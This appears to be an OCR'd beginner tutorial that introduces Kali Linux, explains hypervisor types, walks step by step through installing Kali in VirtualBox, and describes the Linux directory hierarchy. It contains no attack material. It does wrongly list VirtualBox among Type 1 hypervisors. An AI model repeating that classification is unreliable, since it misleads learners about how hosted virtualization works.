Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards.

Installation types of Kali Linux


- ✓ Hypervisor
- ✓ Live boot
- ✓ Dual boot

❖ Hypervisor

Hypervisor is a form of virtualization software used in Cloud hosting to divide and allocate the resources on various pieces of hardware. The program which provide partitioning, isolation or abstraction is called virtualization hypervisor. Hypervisor is a hardware virtualization technique that allows multiple guest operating systems (OS) to run on a single host system at the same time. A hypervisor is sometimes also called a virtual machine manager(VMM). Virtualization technology in bios program should be enabled to use this software.

Types of Hypervisor –


- ✓ TYPE-1 Hypervisor:
  Hypervisor runs directly on underlying host system. It is also known as “Native Hypervisor” or “Bare metal hypervisor”. It does not require any base server operating system. It has direct access to hardware resources. Examples of Type 1 hypervisors include VMware ESXi, Citrix XenServer, Virtual box and Microsoft Hyper-V hypervisor.



TYPE1 HYPERVISOR

✓ TYPE-2 Hypervisor:

A Host operating system runs on underlying host system. It is also known as 'Hosted Hypervisor". Basically a software installed on an operating system. Hypervisor asks operating system to make hardware calls. Example of Type 2 hypervisor include VMware Player or Parallels Desktop. Hosted hypervisors are often found on endpoints like PCs.




TYPE 2 HYPERVISOR


❖ Installing Kali Linux on virtual box

1) Download the ISO image


On the official Kali Linux website downloads section, you can find Kali Linux ISO images. These images are uploaded every few months, providing the latest official releases. Navigate to the Kali Linux Downloads page and find the packages available for download. Depending on the system you have, download the 64-Bit or 32-Bit version.




2) Launch Virtual Box Manager and click the New icon.
3) Name and operating system. A pop-up window for creating a new VM appears. Specify a name and a destination folder. The Type and Version change automatically, based on the name you provide.




4) Memory size. Choose how much memory to allocate to the virtual machine and click Next. The default setting for Linux is 1024 MB. However, this varies depending on individual needs.




5) Hard disk. The default option is to create a virtual hard disk for the new VM. Click Create to continue. Alternatively, can be used an existing virtual hard disk file or decide not to add one at all.




6) Hard disk file type. Stick to the default file type for the new virtual hard disk, VDI (Virtual Box Disk Image). Click Next to continue.




7) Storage on a physical hard disk. Decide between Dynamically allocated and Fixed size. The first choice allows the new hard disk to grow and fill up space dedicated to it. The second, fixed size, uses the maximum capacity from the start. Click Next.



8) File location and size. Specify the name and where you want to store the virtual hard disk. Choose the amount of file data the VM is allowed to store on the hard disk. We advise giving it at least 8 GB. Click Create to finish.



9) Finally, navigate to Storage settings. Add the downloaded Kali image to a storage device under Controller: IDE. Click the disk icon to search for the image. Once finished, close the Settings window.



10) After clicking Start, a new VM Virtual Box window appears with the Kali welcome screen. Select the Graphical install option and go through the following installation steps for setting up Kali Linux in Virtual Box.

11)


KALI
Select a language
Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.
Language:
Chinese (Traditional) - 中文(繁體)
Croatian - Hrvatski
Czech - Čeština
Danish - Dansk
Dutch - Nederlands
Dzongkha - རྫོང་ཁ
English - English
Esperanto - Esperanto
Estonian - Eesti
Finnish - Suomi
French - Français
Galician - Galego
Georgian - ქართული
German - Deutsch
Screenshot
Go Back
Continue

12)


KALI
Select your location
The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.
This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.
Country, territory or area:
India
Ireland
Israel
New Zealand
Nigeria
Philippines
Seychelles
Singapore
South Africa
United Kingdom
United States
Zambia
Zimbabwe
other
Screenshot
Go Back
Continue

13)


KALI
Configure the keyboard
Keymap to use:
American English
Albanian
Arabic
Asturian
Bangladesh
Belarusian
Bengali
Belgian
Bosnian
Brazilian
British English
Bulgarian (BDS layout)
Bulgarian (phonetic layout)
Burmese
Canadian French
Canadian Multilingual
Catalan
Screenshot
Go Back
Continue

14)


KALI
Configure the network
Please enter the hostname for this system.
The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.
Hostname:
Screenshot
Go Back
Continue

15)


KALI
Configure the network
The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.
Domain name:
Screenshot
Go Back
Continue

16)


KALI
Set up users and passwords
A user account will be created for you to use instead of the root account for non-administrative activities.
Please enter the real name of this user. This information will be used for instance as default origin for emails sent by this user as well as any program which displays or uses the user's real name. Your full name is a reasonable choice.
Full name for the new user:
duminida dissanayake
Screenshot
Go Back
Continue

17)

18)

19) Partition disks. Select how you would like to partition the hard disk. Unless you have a good reason to do it manually, go for the Guided –use entire disk option.


KALI
Partition disks
The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.
If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.
Partitioning method:
Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual
Screenshot
Go Back
Continue

20)


KALI
Partition disks
Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.
Select disk to partition:
SCSI1 (0,0,0) (sda) - 32.2 GB ATA VBOX HARDDISK
Screenshot
Go Back
Continue

21)


KALI
Partition disks
Selected for partitioning:
SCSI1 (0,0,0) (sda) - ATA VBOX HARDDISK: 32.2 GB
The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.
Partitioning scheme:
All files in one partition (recommended for new users)
Separate /home partition
Separate /home, /var, and /tmp partitions
Screenshot
Go Back
Continue

22)


KALI
Partition disks
This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.
Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
Configure iSCSI volumes
SCSI1 (0,0,0) (sda) - 32.2 GB ATA VBOX HARDDISK
> #1 primary 31.2 GB f ext4
> #5 logical 1.0 GB f swap swap
Undo changes to partitions
Finish partitioning and write changes to disk
Screenshot
Help
Go Back
Continue

23)


KALI
Partition disks
If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.
The partition tables of the following devices are changed:
SCSI1 (0,0,0) (sda)
The following partitions are going to be formatted:
partition #1 of SCSI1 (0,0,0) (sda) as ext4
partition #5 of SCSI1 (0,0,0) (sda) as swap
Write the changes to disks?
No
Yes
Screenshot
Continue

24)


KALI
Software selection
At the moment, only the core of the system is installed. The default selections below will install Kali Linux with its standard desktop environment and the default tools.
You can customize it by choosing a different desktop environment or a different collection of tools.
Choose software to install:
Desktop environment [selecting this item has no effect]
... Xfce (Kali's default desktop environment)
... GNOME
... KDE Plasma
Collection of tools [selecting this item has no effect]
... top10 -- the 10 most popular tools
... default -- recommended tools (available in the live system)
... large -- default selection plus additional tools
Screenshot
Continue


25)


KALI
Configuring gdm3
A display manager is a program that provides graphical login capabilities for the X Window System.
Only one display manager can manage a given X server, but multiple display manager packages are installed. Please select which display manager should run by default.
Multiple display managers can run simultaneously if they are configured to manage different servers; to achieve this, configure the display managers accordingly, edit each of their init scripts in /etc/init.d, and disable the check for a default display manager.
Default display manager:
gdm3
lightdm
Screenshot
Continue

26)


KALI
Install the GRUB boot loader
It seems that this new installation is the only operating system on this computer. If so, it should be safe to install the GRUB boot loader to your primary drive (UEFI partition/boot record).
Warning: If your computer has another operating system that the installer failed to detect, this will make that operating system temporarily unbootable, though GRUB can be manually configured later to boot it.
Install the GRUB boot loader to your primary drive?
No
Yes
Screenshot
Go Back
Continue


27)


KALI
Install the GRUB boot loader
You need to make the newly installed system bootable, by installing the GRUB boot loader on a bootable device. The usual way to do this is to install GRUB to your primary drive (UEFI partition/boot record). You may instead install GRUB to a different drive (or partition), or to removable media.
Device for boot loader installation:
Enter device manually
Screenshot
Go Back
Continue

28)



KALI
Finish the installation
installation complete
Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media, so that you boot into the new system rather than restarting the installation.
Screenshot
Go Back
Continue

29)


Applications
Places
Tue 13:04
1

➢ File hierarchy of a Linux operating system

The Linux File Hierarchy Structure defines the directory structure and directory contents in Linux operating systems.



1) / (root)

   Primary hierarchy root and root directory of the entire file system hierarchy.
   - Every single file and directory starts from the root directory
   - Only root user has the right to write under this directory
   - ***/root/*** is root user's home directory, which is not same as **/**

2) /bin/

   Essential command binaries that need to be available in single user mode; for all users.
   - Contains binary executables
   - Common Linux commands you need to use in single-user modes are located under this directory.
   - Commands used by all the users of the system are located here e.g. ps, ls, ping, grep, cp

3) /boot/

   Boot loader files.
   - Kernel initrd, vmlinux, grub files are located under /boot/
   - Example: initrd.img-2.6.32-24-generic, vmlinuz-2.6.32-24-generic

4) /dev/

   Essential device files.
   - These include terminal devices, usb, or any device attached to the system.
   - Example: /dev/tty1, /dev/usbmon0

5) /etc/

   Host-specific system-wide configuration files.
   - Contains configuration files required by all programs.
   - This also contains startup and shutdown shell scripts used to start/stop individual programs.
   - Example: /etc/resolv.conf, /etc/logrotate.conf.

6) /home/

Users' home directories, containing saved files, personal settings, etc.

- Home directories for all users to store their personal files.
- example: /home/sachintha, /home/akalanka

7) /lib/

Libraries essential for the binaries in /bin/ and /sbin/.

- Library filenames are either ld* or lib*.so.*
- Example: ld-2.11.1.so, libncurses.so.5.7

8) /media/

Mount points for removable media such as CD-ROMs.

- Temporary mount directory for removable devices.
- Examples, /media/cdrom for CD-ROM; /media/floppy for floppy drives; /media/cdrecorder for CD writer

9) /mnt/

Temporary mount directory where sys-admins can mount file systems.

10) /opt/

Optional application software packages.

- Contains add-on applications from individual vendors.
- Add-on applications should be installed under either /opt/ or /opt/ sub-directory.

11) /sbin/

Essential system binaries.

- Just like /bin, /sbin also contains binary executables.
- The Linux commands located under this directory are used typically by system administrator, for system maintenance purpose.
- Example: iptables, reboot, fdisk, ifconfig, swapon

12) /srv/

Site-specific data served by this system, such as data and scripts for web servers, data offered by FTP servers, and repositories for version control systems.

- srv stands for service.
- Contains server specific services related data.
- Example, /srv/cvs contains CVS related data.

13) /tmp/

Temporary files. Often not preserved between system reboots, and may be severely size restricted.

- Directory that contains temporary files created by system and users.
- Files under this directory are deleted when system is rebooted.

14) /usr/

Secondary hierarchy for read-only user data; contains the majority of (multi-)user utilities and applications.

